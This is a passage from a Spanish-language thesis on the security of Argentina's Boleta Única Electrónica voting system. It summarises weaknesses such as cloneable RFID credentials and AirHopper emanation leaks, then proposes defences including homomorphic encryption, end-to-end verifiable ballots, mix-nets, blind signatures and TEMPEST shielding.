Figura 4-17: Token USB

4.3.8. Defectos en la documentación

Según la auditoría realizada por el Departamento de Computación de la Facultad de Ciencias Exactas y Naturales de la Universidad de Buenos Aires en el año 2015 [73], aunque se encontraron algunos errores y problemas catalogados como menores, se afirmó que el sistema cumplía los requisitos mínimos para ser empleado en las elecciones de ese mismo año. Sin embargo, en el primer párrafo de la página 9 del informe de auditoría, se puede observar lo siguiente:

“Los defectos en la documentación representan un punto débil a observar en el software que dificulta no sólo la auditabilidad del mismo, sino también el mantenimiento y la evolución”

Por lo que queda claro que no se ven reflejadas buenas prácticas de programación en el código fuente, lo que facilita la existencia de errores y como se expresó en la auditoría, dificulta la auditabilidad y el mantenimiento del sistema.

4.3.9. Credenciales vulnerables

El sistema de credenciales utilizado por los presidentes de mesa y técnicos no posee autenticación ni cifrado, permitiendo fácilmente replicar cualquier credencial con herramientas simples, como las vistas anteriormente en la descripción del chip RFID.

4.3.10. AirHopper

Independientemente de si la urna electrónica está conectada a alguna red o no, investigadores han demostrado que se puede robar información a pesar de que una computadora esté totalmente aislada, denominando al procedimiento “AirHopper” (Figura 4-18) [74]. Esta técnica consiste en la utilización de las señales electromagnéticas emitidas por la computadora para robar información, haciendo uso de

una aplicación⁵⁵ en un smartphone con receptor de radio FM que intercepta las emisiones hasta un rango de 7 metros.




Figura 4-18: AirHopper robando información

La aplicación traduce la señal interceptada, pudiendo ver en tiempo real lo que el usuario escribe en el otro dispositivo. El sistema BUE no emplea ningún tipo de mecanismo para protegerse de la interpretación de señales electromagnéticas, siendo totalmente vulnerable a este ataque, por lo que propiedades como el anonimato y el secreto del voto están comprometidas.

4.3.11. Divergencia entre intención y expresión de voto

Puede producirse una diferencia entre lo que el votante quiere expresar y lo finalmente impreso en la boleta, como así también en el chip RFID. En el caso de que el elector advierta esta situación, el procedimiento a seguir es comunicárselo al presidente de mesa, para que éste rompa la boleta inconsistente y le brinde una nueva al elector. Caso contrario, la disparidad la tendría que hacer notar el presidente de mesa en el recuento de votos, aunque sin la capacitación necesaria puede ocurrir que el escrutinio se realice sin la comprobación de que lo impreso en papel coincide con lo detectado electrónicamente, como ocurrió en Neuquén en el año 2015 [75]. En este caso, se puede contar un voto erróneo independientemente si se trata de un error de software o de un ataque.

⁵⁵ La aplicación fue diseñada por Mordechai Guri y Yuval Elovici.

Capítulo 5

Propuestas de mejora

En este capítulo se van a realizar propuestas de mejora del sistema de voto electrónico analizado en el capítulo anterior, fundamentalmente de las vulnerabilidades y defectos encontrados utilizando como herramienta los conceptos de seguridad y auditoría desarrollados en el Capítulo 3. Luego en base a esto, se va a diseñar un prototipo de sistema de votación electrónica que establezca una arquitectura segura y auditable.

5.1. Recomendaciones

5.1.1. Firma digital del software

Es recomendable asegurar la integridad tanto del software de la Boleta Única Electrónica, como de la información que se va a enviar al centro de cómputos. Las auditorías independientes determinaron que se utilizaba MD5 como función criptográfica de hashing, la cual fue utilizada durante mucho tiempo pero con el avance de la tecnología se volvió insegura, pudiéndose obtener colisiones de hash. Por lo tanto, es sumamente recomendable que se utilice una función hash robusta como por ejemplo SHA-256 o SHA-512.

5.1.2. Protección contra ataques Man-In-The-Middle

Hay que brindar protecciones para combatir los posibles ataques de este tipo, analizando la infraestructura de red establecida en el centro de votación. Entre las sugerencias básicas se pueden mencionar:

5.1.2.1. Claves WEP

Si la conectividad de la máquina que va a transmitir los resultados al Centro de Cómputos se establece mediante conectividad WI-FI, se desaconseja la utilización de claves WEP ya que son fácilmente descifrables [76]. Es recomendable utilizar otro tipo de cifrados más seguros como WPA, WPA2 o WPA-PSK. Adicionalmente se puede realizar un filtrado por MAC y ocultar el SSID⁵⁶ (*Service Set Identifier*) para una mayor protección y dificultar un posible ataque.

5.1.2.2. Protocolo HSTS

Debido a que se ha demostrado en el Capítulo 3 que se pueden realizar ataques MITM (*Man-In-The-Middle*) sobre el protocolo SSL/TLS, se podría implementar el mecanismo de seguridad HTTP Strict Transport Security (HSTS) el cual está especificado en la RFC⁵⁷ 6797 [77] para asegurar la comunicación entre la máquina de transmisión y el Centro de Cómputos. Su objetivo principal, es precisamente evitar los ataques MITM, planteando una política mediante la cual un servidor web sólo podrá obtener conexiones con los agentes de usuario, es decir los navegadores web, de manera segura sobre el protocolo SSL/TLS. Si la seguridad de la conexión no se puede asegurar, se muestra un mensaje de error y no se permite el acceso del usuario al servicio, evitando de esta forma que se pudiera realizar el ataque.

⁵⁶ El SSID es un nombre que identifica una red inalámbrica.

⁵⁷ RFC son un conjunto de documentos que sirven de referencia para la comunidad de internet, que describen, especifican y asisten en la implementación, estandarización y discusión de la mayoría de las normas, estándares, tecnologías y protocolos relacionados con internet y redes en general.

5.1.2.3. Protocolo ARP

Utilizar herramientas para detectar y protegerse de los ataques al protocolo ARP como por ejemplo ARPwatch, Snort o DAI (*Dynamic ARP Inspection*) la cual es una funcionalidad exclusiva de los switch CISCO [78].

5.1.3. Protocolos criptográficos para asegurar integridad

Se va a tratar de maximizar la seguridad y aumentar la confiabilidad del sistema, cubriendo las distintas etapas del proceso de votación mediante protocolos criptográficos adecuados, de manera de garantizar que los resultados no van a ser modificados, y en el caso de que lo hayan sido, poder detectar esas modificaciones [79] [80] [81].

5.1.3.1. Cifrado homomórfico

Este tipo de cifrado permite que los datos que se codifican puedan ser compartidos con terceras partes y ser utilizados en cálculos y procesos computarizados, sin que las máquinas implicadas puedan interpretar esos datos. De esta manera, si se realizan operaciones sobre datos cifrados y posteriormente se descifra el resultado, se obtiene lo mismo que si se realizara la misma operación equivalente sobre los datos originales. Desde el año 1978 se planteó la posibilidad de este tipo de cifrado, y durante mucho tiempo se cuestionó la viabilidad de este concepto. Recién en el año 2009, Craig Gentry en su tesis doctoral [82], demostró que es posible realizar operaciones de cálculo estándares como suma y multiplicación sobre información cifrada, sin necesidad de descifrarla en ninguna fase del proceso, lo que implica que quien opere sobre esos datos no tiene información del contenido de los mismos y cuando el resultado se devuelve a la persona propietaria, solamente ella puede descifrarlo con su clave. En la Figura 5-1 se puede observar el esquema que detalla el procedimiento.



Figura 5-1: Esquema de cifrado homomórfico

Esto es especialmente útil en el sistema BUE, dado que se encontraron múltiples vulnerabilidades con los chips RFID y su contenido. Un esquema que presenta este cifrado es el sistema criptográfico de Paillier⁵⁸ [83], el cual se podría utilizar para cifrar el voto a grabar en la boleta electrónica, de modo

⁵⁸El sistema criptográfico Paillier es un algoritmo asimétrico probabilístico utilizado en criptografía de clave pública

que solamente la urna electrónica sea capaz de utilizar el esquema homomórfico para calcular los resultados a partir de la información cifrada, y en el caso de que se filtre el contenido de la boleta, éste sea ininteligible. A continuación, en la Figura 5-2 se presenta el esquema de la implementación del cifrado homomórfico en la BUE.



Figura 5-2: Cifrado homomórfico en la BUE

Una característica sustancial de esta implementación, es que aún en el hipotético caso de que se pueda relacionar una boleta con una persona, no se va a poder determinar el valor del sufragio, garantizando el secreto del voto a pesar de haberse corrompido el anonimato.

5.1.3.2. Criptografía con umbral

En la criptografía clásica, tanto en el ámbito de clave pública como privada, los protocolos criptográficos cuentan con sólo dos participantes, el poseedor de la información original y el receptor de dicha información [84]. Para asegurar la privacidad y la seguridad de la información a veces es necesario que se involucren más participantes.

La criptografía umbral consiste en la capacidad que posee un esquema de encriptación en repartir la clave privada en x participantes, de tal manera que para restituir el secreto se necesiten $x \leq y$ participantes. También es utilizada en la firma digital, de forma que si se tienen menos miembros del umbral no se pueden generar las firmas digitales.

Este esquema podría utilizarse para distribuir la responsabilidad de llevar a cabo el conteo en la mesa electoral de manera honesta y correcta. La idea básica sería añadir una firma digital al “Certificado de Transmisión de Resultados”, para que éste no se pueda manipular en el trayecto de la mesa de votación a la máquina de transmisión. Esa firma digital solamente se va a poder establecer si hay un consenso entre todos, o la mayoría de los integrantes de la mesa electoral que estuvieron presentes en el escrutinio, verificando que se haya realizado correcta y transparentemente. Para ello, va a ser necesario dotar a los fiscales de credenciales similares a la de los presidentes de mesa, con la cual van a aportar su unidad al umbral al momento de generar el “Certificado de Transmisión de Resultados”.

5.1.4. Utilización de tecnología NFC

Debido a las mencionadas desventajas de las boletas basadas en chips RFID, con el propósito de mantener el sistema actual se recomienda el intercambio de esta tecnología con la de NFC. *Near Field Communication* (NFC) es una extensión del estándar ISO 14443 (RFID) en el que basa gran parte de su tecnología. La comunicación se realiza usando inducción electromagnética y se establece cuando un

dispositivo entra en el campo electromagnético de otro. La principal ventaja radica en que el campo electromagnético de la tecnología NFC es pequeño, en teoría es entre 10 y 20 centímetros, pero en la práctica ha llegado a un máximo de 4 cm. Esto provoca que los dispositivos necesiten estar casi en contacto físico para poder comunicarse [85].

Por lo tanto, al restringir el alcance de comunicación se solucionan varios inconvenientes relacionados con la tecnología RFID. Asimismo, se dificulta la tarea de cualquier persona malintencionada que quiera manipular el contenido de la boleta, y aún en el caso de que se pueda acceder a la información, va a estar cifrada por Paillier. Otro aspecto a considerar, es que el chip a utilizar se tendría que seleccionar minuciosamente según el modelo, de manera de no permitir la escritura por parte de personas no autorizadas configurando adecuadamente los permisos.

5.1.5. Verificación del voto y auditoría extremo a extremo

Como ya se ha mencionado, ante la imposibilidad de los fiscales de auditar el proceso de votación, la responsabilidad se ve delegada a una elite técnica autorizada a realizar las correspondientes auditorías, que son muy complejas de llevar a cabo y se han demostrado impracticables si se tienen en cuenta todos los componentes del sistema. Incluso suponiendo que se afirme que se han realizado correctamente, éstas pueden fallar. Según Ken Thompson, co-inventor del sistema operativo Unix, *“no puedes confiar en un código que tu no hiciste en su totalidad [...] “un microcódigo bien instalado puede ser casi imposible de detectar”* [58], por lo que ningún nivel de auditoría podría asegurar la ausencia de código malicioso y es precisamente por ello que complementar la tarea de auditoría con una verificación por cada voto emitido sería una buena medida de seguridad a adoptar.

En este sentido una solución sería adaptar el modelo actual de la BUE al método Mercuri, que fue el primer tipo de auditoría que se incorporó a los sistemas de voto electrónico, planteado inicialmente para sistemas DRE. Este método básicamente imprime un comprobante denominado VVPAT de la elección del votante detrás de una placa transparente y después de que el votante verifique que la impresión es correcta, se deja caer en la urna ubicada debajo [7]. Al final de la elección los votos registrados en la urna electrónica pueden servir como resultados parciales, pero los resultados oficiales de la elección se basarán en los comprobantes impresos. Este método es muy cuestionado dado que utilizar los comprobantes impresos como medio para el conteo final elimina la esencia de los sistemas DRE, aunque los resultados parciales se obtienen rápidamente.

Por lo tanto, para adaptar la BUE al método Mercuri bastaría solamente con modificar la metodología del recuento, utilizando como escrutinio provisorio el recuento digital de las boletas electrónicas y como escrutinio definitivo el recuento manual de los VVPAT, en este caso cada una de las boletas electrónicas impresas térmicamente.

La segunda alternativa es llevar a cabo una auditoría de cada voto de manera indirecta, realizando una verificación extremo a extremo utilizando métodos de cifrado complejos para generar un recibo de votación, el cual es un elemento auditable con el cual el votante pueda estar seguro de que su voto ha sido registrado correctamente y además que ha sido incluido en el escrutinio, logrando así una auditoría abierta. El mayor reto de esta propuesta es que se tendría que enviar información de cada voto individual al centro de cómputos, y no solamente los resultados de cada mesa de votación.

En esta aproximación lo interesante es que el propio votante es el encargado de realizar la verificación mediante la comprobación del recibo con la posterior publicación de los resultados, y a diferencia de la primera alternativa, aquí los resultados finales sí serían obtenidos por el recuento de las boletas únicas electrónicas. Esta clase de sistema es la que actualmente se utiliza en Bélgica [86] y también la desarrollaron académicos israelíes e italianos [87]. Hay que tener en cuenta que el recibo emitido no permita la coerción o venta de votos, por lo que no tendría que revelar bajo ninguna circunstancia la intención del elector.

Distintos algoritmos criptográficos han dado lugar a diferentes soluciones para la comprobación de la elección del votante mediante el recibo de votación, entre las más importantes se pueden mencionar:

- Punchscan.
- Scantegrity.
- Pret a Voter.
- Bingo Voting.

5.1.5.1. Métodos de verificación extremo a extremo

El método más adecuado para introducir será el que mejor se adapte a las características de la Boleta Única Electrónica y las posibilidades de implementarlo, modificando el software, la boleta electrónica o agregando componentes al sistema de votación, pero ese análisis excede los límites de este trabajo. A continuación se brinda una breve explicación práctica de cada uno de ellos.

5.1.5.1.1. Punchscan

El voto tiene dos capas de papel, en la superior se ven los candidatos con una letra al lado de su nombre y también contiene dos agujeros redondos [88]. Debajo de estos agujeros, en la capa inferior están impresas las letras correspondientes a cada candidato. En la Figura 5-3 se puede ver en la parte superior como se ve la boleta entera y en la parte inferior como es dividida.




Figura 5-3: Boleta Punchscan

Para realizar la elección el votante indica con un marcador su elección en ambas capas, para luego separar las hojas y destruir una de ellas de forma aleatoria en la mesa de votación, entregando la restante al presidente de mesa para su escaneo óptico y así poder registrar el voto. Finalmente se le entrega al votante la boleta como recibo de votación. Es importante remarcar que la información de una sola parte de la boleta es insuficiente para determinar por quién se votó. Si se conserva la parte superior el orden de los símbolos es desconocido, mientras que si se conserva la inferior no se sabe a cuál candidato representa la letra. Por lo tanto, se impide la compra o coerción de votos.

Después del recuento, el votante puede ingresar a la web brindada por la autoridad electoral utilizando el número de serie del recibo de votación y comprobar que la información allí alojada coincide con su recibo (Figura 5-4).




Figura 5-4: Comprobación del recibo de votación en Punchscan

5.1.5.1.2. *Scantegrity II*

Este método es una evolución del Punchscan [89], modifica principalmente el procedimiento de selección de la opción. En lugar de una boleta con dos capas, se tiene una sola boleta troquelada, como se puede observar en la Figura 5-5. En la parte superior se tienen las alternativas y al lado una elipse que va a ser utilizada para marcar la opción elegida. Esto se realiza mediante la utilización de un marcador con tinta especial que va a revelar un código de confirmación, el cual se tiene que escribir en la parte inferior de la boleta que luego es retirada para utilizarla como comprobante de votación, mientras que la parte superior tiene que introducirse en la urna tradicional de votación. En cuanto a la verificación del voto, se realiza de manera equivalente al Punchscan, pero esta vez verificando el código de confirmación.




Figura 5-5: Boleta Scantegrity II

5.1.5.1.3. *Pret a Voter*

En una mitad del voto se encuentran los nombres de los candidatos en un orden aleatorio y en la otra mitad aparecen las casillas de selección para que el votante señale el candidato que desee. Un ejemplar de este tipo de boletas puede apreciarse en la Figura 5-6.




Figura 5-6: Boleta Pret A Voter

Después de emitir el sufragio, el elector se dirige a la mesa de votación y frente a las autoridades electorales destruye la mitad que contiene los candidatos⁵⁹, y la restante la introduce en la máquina de votación para que sea computada a través de un mecanismo criptográfico que recupera la posición de los candidatos a través del número de serie. Luego, esa mitad queda a disposición del votante como comprobante de votación. Para poder verificar el voto, se tiene que ingresar a la web donde se publican los resultados y utilizando el número de serie impreso, constatar que el comprobante coincide con la información publicada [90,91].

5.1.5.1.4. Bingo Voting

En este esquema se utilizan números para la verificación del voto. La urna electrónica utiliza un generador de números aleatorios, de los cuales existen dos tipos, los “ficticios” generados antes de la fase de votación y los “recientes” generados durante el proceso de votación.

Inicialmente, a cada candidato en cada voto individual se le asigna un número aleatorio “ficticio” [92], cuando el votante elige una de las opciones es cuando se genera un número aleatorio “reciente”, el cual es mostrado en la pantalla. Cuando el usuario confirma su selección, se imprime el recibo denominado “anti-coacción” (Figura 5-7).

⁵⁹ De esta manera se asegura el secreto del voto.

Alice	4711
Bob	2146
Carol	3098

Figura 5-7: Recibo anti-coacción de Bingo Voting

El elector debe verificar que el número aleatorio “*reciente*” mostrado en la pantalla coincida con el número del recibo asociado a su selección. Este recibo da información sobre el voto pero al mismo tiempo no se puede utilizar para la compra de votos o para presionar al elector. El votante puede comprobar mediante la información publicada luego del recuento, que el número aleatorio “*reciente*” fue tenido en cuenta, como también verificar que los “*ficticios*” no fueron utilizados en el escrutinio.

En la Figura 5-8 se observa claramente el procedimiento. Inicialmente, se generan 3 números aleatorios “*ficticios*” para cada una de las 3 opciones. Luego, el votante selecciona una de las 3 alternativas, en este caso “P2” y se genera el número aleatorio “*reciente*” 7634875451. Al confirmar el voto, se genera el recibo de votación y se reemplaza el número aleatorio “*ficticio*” 6734252303, por el nuevo número aleatorio “*reciente*” generado.




Figura 5-8: Esquema de votación Bingo Voting

5.1.5.2. Firma ciega

En el caso de que se implemente la verificación extremo a extremo con alguno de los métodos anteriormente mencionados, es necesario que toda la información de las boletas sea enviada al servidor central de cómputos. Para ello, es indispensable comprobar que los datos recibidos fueron enviados por cada una de las mesas de votación, preservando tanto la integridad como el anonimato y el secreto del voto.

Mediante el uso de firmas digitales ciegas, es posible que una autoridad firme digitalmente una serie de datos sin conocer el contenido [93], resguardando la privacidad del votante. El procedimiento consiste en aplicar una función matemática sobre el mensaje a firmar con el fin de modificarlo, el factor utilizado en la función es denominado “*factor de cegado*” y es generado de manera aleatoria. Los requisitos que se deben cumplir son:

- La firma resultante puede ser públicamente verificada.
- La autoridad que firma no puede deducir el contenido del mensaje firmado.

Entonces, el procedimiento sería generar el cifrado homomórfico en el chip NFC de la boleta electrónica y además generar una firma ciega sobre una representación digital del voto, el cual se va a enviar al centro de cómputos para poder implementar la verificación extremo a extremo de cada voto incluido en la votación.

Un problema que surge inmediatamente en la implementación de este mecanismo es la secuencialidad del envío de los votos, dado que se podría asociar cada voto, independientemente de que se encuentre cifrado, con cada persona si es que se conoce el orden en el cual votaron. Para solucionar esto, se desarrolla el siguiente concepto.

5.1.5.3. Mix-nets

Es un protocolo criptográfico que permite establecer un canal anónimo con el objetivo de preservar la privacidad de los participantes. Está conformado por una serie de servidores donde cada uno recibe un conjunto de mensajes, los mezcla y los entrega al siguiente servidor [94]. El primer servidor mix recibe a través del tiempo mensajes provenientes de diferentes usuarios, los permuta de manera aleatoria y les aplica una función de transformación que puede ser de descifrado o de cifrado, para luego enviar los mensajes permutados y transformados al siguiente servidor mix. El mismo mecanismo es realizado por todos los servidores mix hasta llegar al servidor final.

En este caso, tendríamos 3 servidores mix para asegurar el anonimato de los electores, el nodo inicial que es la mesa de votación, la máquina de transmisión y el centro de cómputos. Se puede apreciar gráficamente en la Figura 5-9, siendo A, B, C y D votos emitidos en la mesa electoral.




Figura 5-9: Esquema de Mix-net

Existen dos opciones para la implementación de este esquema. Se puede desarrollar como un *mix-net de descifrado*, donde el emisor cifra 3 veces el voto, utilizando las claves públicas de los nodos del esquema de manera inversa. Esto es, utilizando primero la clave pública del centro de cómputos, luego la clave de la máquina de transmisión y por último, la clave de la mesa de votación. De esta manera el voto se irá descifrando utilizando la clave privada de cada uno de los servidores a medida que vaya transitando cada uno, para finalmente obtener el voto originalmente creado en la mesa de votación, en el centro de cómputos.

Por el otro lado, en una *mix-net de re-cifrado* el voto se tiene que cifrar una sola vez por el emisor utilizando una clave pública. Cuando es recibido por el primer servidor, el cual sería la misma mesa de votación, lo vuelve a cifrar con la misma clave pública, lo permuta con los demás votos y lo envía a la máquina de transmisión, el cual realiza el mismo procedimiento. Finalmente, en el centro de cómputos, se utiliza la clave privada correspondiente a la clave pública utilizada para descifrar el mensaje.

Para poder descifrar el voto en un paso, independientemente de la cantidad de cifrados que se hayan llevado a cabo, es necesario utilizar un sistema criptográfico que soporte la característica de re-cifrado; y Paillier, el cual ya se utilizó para realizar el cifrado homomórfico lo soporta.

5.1.6. Seguridad por diseño en lugar de seguridad por oscuridad

En criptografía y seguridad informática, la seguridad por oscuridad es un controvertido principio que intenta utilizar el secreto, ya sea de diseño o implementación, como base para garantizar la seguridad. Por el otro lado, existe el principio de Kerckhoffs que alude que los diseñadores de un sistema deberían asumir que el diseño completo de un sistema de seguridad es conocido por los atacantes, con excepción por supuesto de las claves criptográficas [95]. Bajo este principio, y para una mayor confianza de todas las partes involucradas en un proceso electoral, es importante que el desarrollo se lleve a cabo bajo una licencia libre [96], aplicando el concepto de seguridad por diseño.

En general se entiende como software libre a aquel programa del cual el usuario puede obtener el código fuente, sin restricciones y además puede modificar y redistribuir libremente. Por lo tanto, se daría lugar a auditorías independientes en busca de fallos de diseño e implementación⁶⁰, lo que mejoraría la integridad del software de manera general. En contraposición con esto, se encuentra el software propietario, como por ejemplo el sistema de Boleta Única Electrónica que no se puede redistribuir ni modificar, ni mucho menos tener acceso al código fuente para evaluarlo de manera formal.

5.1.7. Cuarto oscuro con protección TEMPEST

EMSEC (*Emission Security*) [97,98] es la aplicación de técnicas destinadas a evitar la emanación electromagnética de señales de dispositivos electrónicos, las cuales podrían transmitir información sensible, en este caso, la intención de los votantes. El robo de información a través de estas emisiones se conoce como *Electromagnetic Eavesdropping, Phreaking Van Eck o Ataque Tempest*⁶¹. Para proteger el sistema ante esta vulnerabilidad, es necesario establecer un *apantallamiento EMSEC*, haciendo uso del concepto de jaula de Faraday⁶². Este apantallamiento bloquea la emisión de señales que puede revelar el contenido de la pantalla con un ordenador a distancia, o como se señaló anteriormente, con un smartphone mediante AirHopper.

En la Figura 5-10 se puede ver al ex presidente Obama en el interior de una tienda de campaña, con la particularidad de que esta tienda establece un apantallamiento EMSEC, es decir que cuenta con

⁶⁰ Por ejemplo la vulnerabilidad encontrada y demostrada por investigadores independientes denominada *multi-voto*.

⁶¹ Tempest (*Telecommunications Electronics Material Protected from Emanating Spurious Transmissions*).

⁶² La Jaula de Faraday es una caja metálica que protege de los campos electromagnéticos.

protección TEMPEST, la cual se refiere a las medidas de normas de seguridad que previenen o minimizan las vulnerabilidades provocadas por la emanación de señales electromagnéticas, asegurando la información de las comunicaciones que se presenten dentro de la tienda.

